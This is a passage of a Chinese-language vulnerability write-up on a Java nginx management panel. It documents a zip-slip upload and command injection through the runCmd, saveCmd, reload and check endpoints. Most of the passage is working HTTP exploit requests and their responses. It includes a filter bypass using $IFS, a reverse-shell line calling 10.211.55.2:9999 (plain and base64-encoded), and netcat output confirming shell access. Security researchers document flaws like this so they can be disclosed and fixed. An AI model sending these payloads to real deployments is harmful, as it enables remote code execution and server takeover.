4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
5 Accept: application/json, text/javascript, */*;
  q=0.01
6 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
10 sec-ch-ua-platform: "macOS"
11 Origin: http://127.0.0.1:8088
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8088/adminPage/www
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfd798b=
  1697007254,1697015466,1697073461,1697455685;
  Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;
  OFBiz.Visitor=10506; SOLONID=
  67d75cd3aa574abfa898543014c3c1ea
19 Connection: close
20
21 id=&dir=/Users/snake/&dirTemp=
  /var/folders/ln/sjz...m513ng125ngw6c2b_lm000gn/T/zip
  _Slip.zip
```

**Response**

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea
  ; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024
  05:06:48 GMT
4 Content-Type: application/json;charset=utf-8
5 Content-Length: 31
6 Date: Fri, 29 Mar 2024 03:06:48 GMT
7
8 {
  "success":true,
  "status":"200"
}
```

最后成功上传。

```
base ~/.ssh (0.02s)
ls

base ~/.ssh (0.025s)
ls -ld authorized_keys
-rw-r--r--  1 snake  staff  575 Mar 29 11:06 authorized_keys

base ~/.ssh
```

id	dir	descr	create_time	update_time
971035476	/Users/snake/.ssh/	(NULL)	171167936422	1711680613524
971044889	/Users/snake/	(NULL)	171168160843	1711681608435

数据库里面的状态。

## 0x03 runcmd绕过造成命令执行

com.cym.controller.adminPage.ConfController#runCmd

```
@Mapping(value = "runCmd")
public JsonResult runCmd(String cmd, String type) {

    if (StrUtil.isNotEmpty(type)) {
        settingService.set(type, cmd);
    }

    // 仅执行nginx相关的命令，而不是其他的恶意命令
    if (!isAvailableCmd(cmd)) {
        return renderSuccess(m.get("confStr.notAvailableCmd"));
    }

    try {
        String rs = "";
        if (SystemTool.isWindows()) {
            RuntimeUtil.exec(...cmds: "cmd /c start " + cmd);
        } else {
            rs = RuntimeUtil.execForStr(...cmds: "/bin/sh", "-c", cmd);
        }
    }
}
```

可以看到穿进来的cmd先进行过滤，在进行拼接执行。

com.cym.controller.adminPage.ConfController#isAvailableCmd

```
// 仅执行nginx相关的命令，而不是其他的恶意命令
private boolean isAvailableCmd(String cmd) {

    // 过滤数据库中的路径
    String nginxPath = ToolUtils.handleConf(settingService.get("nginxPath"));
    settingService.set("nginxPath", nginxPath);
    String nginxExe = ToolUtils.handleConf(settingService.get("nginxExe"));
    settingService.set("nginxExe", nginxExe);
    String nginxDir = ToolUtils.handleConf(settingService.get("nginxDir"));
    settingService.set("nginxDir", nginxDir);

    // 检查命令格式
    switch (cmd) {
        case "net start nginx":
        case "service nginx start":
        case "systemctl start nginx":
        case "net stop nginx":
        case "service nginx stop":
        case "systemctl stop nginx":
        case "taskkill /f /im nginx.exe":
        case "pkill nginx":
            return true;
        default:
            break;
    }
}
```

```

String dir = "";
if (StringUtil.isEmpty(settingService.get("nginxDir"))) {
    dir = " -p " + settingService.get("nginxDir");
}

if (cmd.equals(settingService.get("nginxExe") + " -s stop" + dir)) {
    return true;
}

if (cmd.equals(settingService.get("nginxExe") + " -c " + settingService.get("nginxPath") + dir)) {
    return true;
}

return false;
}

```

可以先读取nginxPath、nginxExe、nginxDir三个值，首先判断在不在case里面，不在就进入if，主要就是判断cmd和settingService.get("nginxExe") + " -c " + settingService.get("nginxPath") + dir是不是相等，不想等就不执行，相等就执行

com.cym.controller.adminPage.ConfController#saveCmd

```

@Mapping(value = "saveCmd")
public JsonResult saveCmd(String nginxPath, String nginxExe, String nginxDir) {
    nginxPath = ToolUtils.handlePath(nginxPath);
    settingService.set("nginxPath", nginxPath);

    nginxExe = ToolUtils.handlePath(nginxExe);
    settingService.set("nginxExe", nginxExe);

    nginxDir = ToolUtils.handlePath(nginxDir);
    settingService.set("nginxDir", nginxDir);

    Map<String, String> map = new HashMap<>();
    map.put("nginxPath", nginxPath);
    map.put("nginxExe", nginxExe);
    map.put("nginxDir", nginxDir);

    return renderSuccess(map);
}

```

而刚好这三个值我们可自由控制。

```
* @return
*/
public static String handlePath(String path) {
    if (StringUtil.isEmpty(path)) {
        return path;
    }
    return path.replace(target: "\\ ", replacement: "/") //
        .replace(target: "//", replacement: "/") //
        // 删除 ?
        // 删除 <>
        // 删除 |
        // 删除 "
        // 删除 #
        // 删除 &
        // 删除 ;
        // 删除 '
        // 删除 `
        // 删除 空格
        .replaceAll(regex: "[\\s?<>|\"#&;'`]", replacement: "");
}
```

它会对传值进行过滤，其实看看很好绕过。linux用\$(IFS)代替空格就行，win用powershell.exe(calc) 就行

## 复现


**Request**

```
1 POST /adminPage/conf/saveCmd HTTP/1.1
2 Host: 127.0.0.1:8088
3 Content-Length: 63
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
5 Accept: application/json, text/javascript, */*; q=0.01
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
10 sec-ch-ua-platform: "macOS"
11 Origin: http://127.0.0.1:8088
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8088/adminPage/conf
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Cookie: SOLONID=2d60305ab2d247469494e2665ac21c45
19 Connection: close
20
21 nginxExe=powershell.exe&nginxDir=&nginxPath=powershell.exe(dir)
```

**Response**

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: SOLONID=2d60305ab2d247469494e2665ac21c45; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 09:44:16 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 115
6 Date: Fri, 29 Mar 2024 07:44:16 GMT
7
8 {
  "success":true,
  "status":"200",
  "obj":{
    "nginxDir":"","
    "nginxPath":"powershell.exe(dir)",
    "nginxExe":"powershell.exe"
  }
}
```

先修改两个值



## 成功执行

```

1 POST /adminPage/conf/saveCmd HTTP/1.1
2 Host: 127.0.0.1:8088
3 Content-Length: 36
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
5 Accept: application/json, text/javascript, */*; q=0.01
6 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
10 sec-ch-ua-platform: "macOS"
11 Origin: http://127.0.0.1:8088
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8088/adminPage/conf
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Cookie: Hm_lvt_f8cdee34ca21f05373a9388cfdd798b=
  1697007254,1697015466,1697073461,1697455685;
  Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;
  OFBiz.Visitor=10506; SOLONID=
  67d75cd3aa574abfa898543014c3c1ea
19 Connection: close
20
21 nginxExe=bash&nginxDir=&nginxPath=id

```

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea;
  path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 05:21:
  GMT
4 Content-Type: application/json;charset=utf-8
5 Content-Length: 88
6 Date: Fri, 29 Mar 2024 03:21:35 GMT
7
8 {
  "success": true,
  "status": "200",
  "obj": {
    "nginxDir": "",
    "nginxPath": "id",
    "nginxExe": "bash"
  }
}

```



### Request

1 POST /adminPage/conf/runCmd HTTP/1.1  
 2 Host: 127.0.0.1:8088  
 3 Content-Length: 28  
 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"  
 5 Accept: application/json, text/javascript, \*/\*; q=0.01  
 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
 7 X-Requested-With: XMLHttpRequest  
 8 sec-ch-ua-mobile: ?0  
 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36  
 10 sec-ch-ua-platform: "macOS"  
 11 Origin: http://127.0.0.1:8088  
 12 Sec-Fetch-Site: same-origin  
 13 Sec-Fetch-Mode: cors  
 14 Sec-Fetch-Dest: empty  
 15 Referer: http://127.0.0.1:8088/adminPage/conf  
 16 Accept-Encoding: gzip, deflate  
 17 Accept-Language: zh-CN,zh;q=0.9  
 18 Cookie: Hm\_lvt\_f8cddee34ca21f05373a9388cfdd798b=1697007254,1697015466,1697073461,1697455685; Hm\_lvt\_8acef669ea66f479854ecd328d1f348f=1700685364; OFBiz.Visitor=10506; SOLONID=c4ff0856da344e0fb26874b4e07e1e32  
 19 Connection: close  
 20  
 21 cmd=bash+-c+id&type=cmdStart

### Response

1 HTTP/1.1 200 OK  
 2 Connection: close  
 3 Set-Cookie: SOLONID=c4ff0856da344e0fb26874b4e07e1e32; path=/; Max-Age=7200; Expires=Thu, 28-Mar-2024 22:34:40 GMT  
 4 Content-Type: application/json; charset=utf-8  
 5 Content-Length: 473  
 6 Date: Thu, 28 Mar 2024 20:34:40 GMT  
 7  
 8 {  
 9 "success":true,  
 10 "status":"200",  
 11 "obj":  
 12 "<span class='blue'>bash -c id</span><br>运行失败<br>uid=501(snake) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(\_appserverusr),80(admin),81(\_appserveradm),98(\_lpadmin),399(com.apple.access\_ssh),501(access\_bpf),33(\_appstore),100(\_lpoperator),204(\_developer),250(\_analyticsusers),395(com.apple.access\_ftp),398(com.apple.access\_screensharing),400(com.apple.access\_remote\_ae),701(com.apple.sharepoint.group.1)<br>"  
 13 }

### Inspector

Request At

Request Qi

Request Br

Request Cr

Request Hc

Response I

可以执行。

```

public static String handlePath(String path) {
    if (StringUtil.isEmpty(path)) {
        return path;
    }
    return path.replace(target: "\\ ", replacement: "/") //
        .replace(target: "// ", replacement: "/") //
        // 删除 ?
        // 删除 <>
        // 删除 |
        // 删除 "
        // 删除 #
        // 删除 &
        // 删除 ;
        // 删除 '
        // 删除 `
        // 删除 空格
        .replaceAll(regex: "[\\s?<>|\"#&';`]", replacement: "");
}

```

由于有过滤，所以我们可以把reserveshell写进文件，在用bash来执行就好。

利用前面分析得，上传点自动缓存到tem目录，ubuntu为/tmp目录。。强烈建议不要用macos这傻逼每个shell环境里面var/folders/ln/sjz\_zm513ng125ngw6c2b\_lm0000gn都不一样。

Request	Response	Inspector
<pre> 1 POST /adminPage/main/upload HTTP/1.1 2 Host: 127.0.0.1:8088 3 Content-Length: 234 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: multipart/form-data;   boundary=----WebKitFormBoundaryAAaBtaDk12Acmat 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/104.0.5112.102 Safari/537.36 10 sec-ch-ua-platform: "macOS" 11 Origin: http://127.0.0.1:8088 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://127.0.0.1:8088/adminPage/www 16 Accept-Encoding: gzip, deflate 17 Accept-Language: zh-CN,zh;q=0.9 18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfd98b=   1697007254,1697015466,1697073461,1697455685;   Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;   OFBiz.Visitor=10506; SOLONID=   3ca5f3345cea4f61af0a4c65eb06a60b 19 Connection: close 20 21 -----WebKitFormBoundaryAAaBtaDk12Acmat 22 Content-Disposition: form-data; name="file"; filename="   1111" 23 Content-Type: application/octet-stream 24 25 bash -i &gt;&amp; /dev/tcp/10.211.55.2/9999 0&gt;&amp;1 26 27 -----WebKitFormBoundaryAAaBtaDk12Acmat-- 28 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b;   path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 16:29:35   GMT 4 Content-Type: application/json;charset=utf-8 5 Content-Length: 49 6 Date: Fri, 29 Mar 2024 14:29:35 GMT 7 8 {   "success":true,   "status":"200",   "obj":"/tmp/1111" } </pre>	<p>Request Attrib</p> <p>Request Query</p> <p>Request Body</p> <p>Request Cooki</p> <p>Request Head</p> <p>Response Hea</p>

换ubuntu后, 成功rce

Request	Response	Inspector
<pre> 1 POST /adminPage/conf/saveCmd HTTP/1.1 2 Host: 127.0.0.1:8088 3 Content-Length: 56 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: application/x-www-form-urlencoded;   charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/104.0.5112.102 Safari/537.36 10 sec-ch-ua-platform: "macOS" 11 Origin: http://127.0.0.1:8088 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://127.0.0.1:8088/adminPage/conf 16 Accept-Encoding: gzip, deflate 17 Accept-Language: zh-CN,zh;q=0.9 18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfd98b=   1697007254,1697015466,1697073461,1697455685;   Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;   OFBiz.Visitor=10506; SOLONID=   3ca5f3345cea4f61af0a4c65eb06a60b 19 Connection: close 20 21 nginxExe=bash&amp;nginxDir=&amp;nginxPath=\${bash\$(IFS)/tmp/1111} </pre>	<pre> 1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b;   path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 16:29:36   GMT 4 Content-Type: application/json;charset=utf-8 5 Content-Length: 108 6 Date: Fri, 29 Mar 2024 14:29:36 GMT 7 8 {   "success":true,   "status":"200",   "obj":{     "nginxDir":"","     "nginxPath":"\${bash\$(IFS)/tmp/1111}",     "nginxExe":"bash"   } } </pre>	<p>Request Attrib</p> <p>Request Query</p> <p>Request Body</p> <p>Request Cooki</p> <p>Request Head</p> <p>Response Hea</p>

## 0x04 reload 代码执行

com.cym.controller.adminPage.ConfController#reload



Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /adminPage/conf/reload HTTP/1.1 2 Host: 10.211.55.14:8088 3 Content-Length: 136 4 Accept: application/json, text/javascript, */*; q=0.01 5 X-Requested-With: XMLHttpRequest 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/104.0.5112.102 Safari/537.36 7 Content-Type: application/x-www-form-urlencoded;   charset=UTF-8 8 Origin: http://10.211.55.14:8088 9 Referer: http://10.211.55.14:8088/adminPage/conf 10 Accept-Encoding: gzip, deflate 11 Accept-Language: zh-CN,zh;q=0.9 12 Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b 13 Connection: close 14 15 nginxPath=&amp;nginxExe=   bash+c+{echo,L2Jpb9iYXNoIC1pID4mIC9kZXVvdGNwLzEwLjIxMS41NS4yLzk5OTkgMD4mMQ%3d%3d} {base64,-d} {bash,-i}&amp;   nginxDir= </pre>		<pre> 1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b;   path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 18:26:07   GMT 4 Content-Type: application/json;charset=utf-8 5 Content-Length: 399 6 Date: Fri, 29 Mar 2024 16:26:07 GMT 7 8 {   "success":true,   "status":"200",   "obj":   "&lt;span class='blue'&gt;bash -c {echo,L2Jpb9iYXNoIC1pID4m   IC9kZXVvdGNwLzEwLjIxMS41NS4yLzk5OTkgMD4mMQ==} {base64,   -d} {bash,-i} -s reload -c &lt;/span&gt;&lt;br&gt;重新装载成功&lt;br&gt;0;   pwn@CTF: ~/桌面\7[01;32mpwn@CTF[00m:[01;34m~/桌面[00m\$ /   bin/bash -i &gt;&amp; /dev/tcp/10.211.55.2/9999 0&gt;&amp;1&lt;br&gt;]0;pw   n@CTF: ~/桌面\7[01;32mpwn@CTF[00m:[01;34m~/桌面[00m\$ exi   t&lt;br&gt;" </pre>	

```

41 @ public static Process exec(String... cmds) { cmds: ["bash -c {echo,L..."}
42     try {
43         Process process = (new ProcessBuilder(handleCmds(cmds))).redirectErrorStream(true).start(); cmds: ["bash -c {echo,L..."}
44         return process;
45     } catch (IOException var3) {
46         throw new IOException(var3);
47     }
48 }
49
50 @ public static Process exec(String[] envp, String... cmds) { return exec(envp, (File)null, cmds); }
53
54 @ public static Process exec(String[] envp, File dir, String... cmds) {

```

Terminal output:

```

@6,249 in group "main": RUNNING
util (cn.hutool.core.util)
timeUtil (cn.hutool.core.util)
timeUtil (cn.hutool.core.util)

```

Variables:

```

dir = Cannot find local variable 'dir'
cmds = (String[])@6497: ["bash -c {echo,L..."}
0 = "bash -c {echo,L2Jpb9iYXNoIC1pID4mIC9kZXVvdGNwLzEwLjIxMS41NS4yLzk5OTkgMD4mMQ==}|{base64,-d}|{bash,-i} -s reload -c "

```

```

base ~ (17.174s)
nc -l 9999
pwn@CTF:~/桌面$ id
id
uid=1000(pwn) gid=1000(pwn) 组=1000(pwn),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),121(lpadmin),131(lxd),132(sambashar
e)
pwn@CTF:~/桌面$ ^C

```

成功获取shell

## 0x05 check 代码执行

com.cym.controller.adminPage.ConfController#check

```
206 * @return
207 */
208 @Mapping(value = "check")
209 public JsonResult check(String nginxPath, String nginxExe, String nginxDir, String json) {
210     if (nginxExe == null) {
211         nginxExe = ToolUtils.handleConf(settingService.get("nginxExe"));
212         settingService.set("nginxExe", nginxExe);
213     }
214     if (nginxDir == null) {
215         nginxDir = ToolUtils.handleConf(settingService.get("nginxDir"));
216         settingService.set("nginxDir", nginxDir);
217     }
218
219     JSONObject jsonObject = JSONUtil.parseObj(json);
220     String nginxContent = Base64.decodeStr(jsonObject.getStr("nginxContent"), CharsetUtil.CHARSET_UTF8);
```

同理，全可控，且没过滤

最后会走到execforstr(),然后造成代码执行

```
confService.replace(fileTemp, nginxContent, subContent, subName, isReplace: false, adminName: null);

String rs = null;
String cmd = null;

try {
    ClassPathResource resource = new ClassPathResource("mime.types");
    FileUtil.writeFromStream(resource.getStream(), fullFilePath: homeConfig.home + "temp/mime.types");

    cmd = nginxExe + " -t -c " + fileTemp;
    if (StrUtil.isNotEmpty(nginxDir)) {
        cmd += " -p " + nginxDir;
    }
    rs = RuntimeUtil.execForStr(cmd);
} catch (Exception e) {
```

```
@
public static Process exec(String... cmds) {
    try {
        Process process = (new ProcessBuilder(handleCmds(cmds))).redirectErrorStream(true).start();
        return process;
    } catch (IOException var3) {
        throw new IORuntimeException(var3);
    }
}
```

我们只需要对nginxExe赋值就行，json保持默认，其余不填即可

## 复现

```
Input type:  Bash  PowerShell  Python  Perl

/bin/bash -i >& /dev/tcp/10.211.55.2/9999 0>&1

bash -c {echo,L2Jpb19iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjIxMS41NS4yLzk5OTkgMD4mMQ==}|{base64,-d}|{bash,-i}
```

## 生成java反弹payload

```
base ~ (6.822s)
nc -l 9999
exit

base ~ (16.338s)
nc -l 9999
pwn@CTF:~/桌面$ id
id
uid=1000(pwn) gid=1000(pwn) 组=1000(pwn),4(adm),24(cdrom),27(dvd)
pwn@CTF:~/桌面$ ^C

base ~
      ↑

Pretty Raw Hex
1 POST /adminPage/conf/check HTTP/1.1
2 Host: 10.211.55.14:8088
3 Content-Length: 500
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://10.211.55.14:8088
9 Referer: http://10.211.55.14:8088/adminPage/conf
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b
13 Connection: close
14
15 nginxPath=&nginxExe=
bash-c+{echo,L2Jpb19iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjIxMS41NS4yLzk5OTkgMD4mMQ==}|{base64,-d}|{bash,-i}&
nginxDir=&json=
%7B%22nginxPath%22%3A%22%24%20(bash%24%7BIFS%7D%2Ftmp%2F1111)%22%2C%22nginxContent%22%3A%22d29ya2VyX3B5b2Nlc3NlcyBhdXV0wpldmVudHMgewogICAgd29ya2VyX2Nvbm5lY3Rpb25zICAxMDI0OwogICAgYWNjZXB0X211dGV4IG9uOwogIH0KaHR0cCB7C1Agaw5jbHVKZSBtaW11LnR5cGVzOzGvOwogIGRlZmF1bHRfdHlwZSBhcHBSaWNoLWVudG9uY3RldC1zZDhJLWY07Cn0K%22%2C%22subContent%22%3A%5B%5D%2C%22subName%22%3A%5B%5D%7D

Pretty Raw Hex Render MarkInfo
1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 18:37:00 GMT
4 Content-Type: application/json;charset=utf-8
5 Content-Length: 406
6 Date: Fri, 29 Mar 2024 16:37:00 GMT
7
8 {
  "success":true,
  "status":"200",
  "obj":
  "<span class='blue'>bash -c {echo,L2Jpb19iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjIxMS41NS4yLzk5OTkgMD4mMQ==}|{base64-d}|{bash,-i} -t -c /tmp/temp/nginx.conf</span><br>授失歌<br>0;pwn@CTF: ~/桌面\7[01;32mpwn@CTF[00m:[01;34m-桌面[00m$ /bin/bash -i >& /dev/tcp/10.211.55.2/9999 0-<br>1<br>0;pwn@CTF: ~/桌面\7[01;32mpwn@CTF[00m:[01;34m~/桌面[00m$ exit<br>"
}
```

成功rce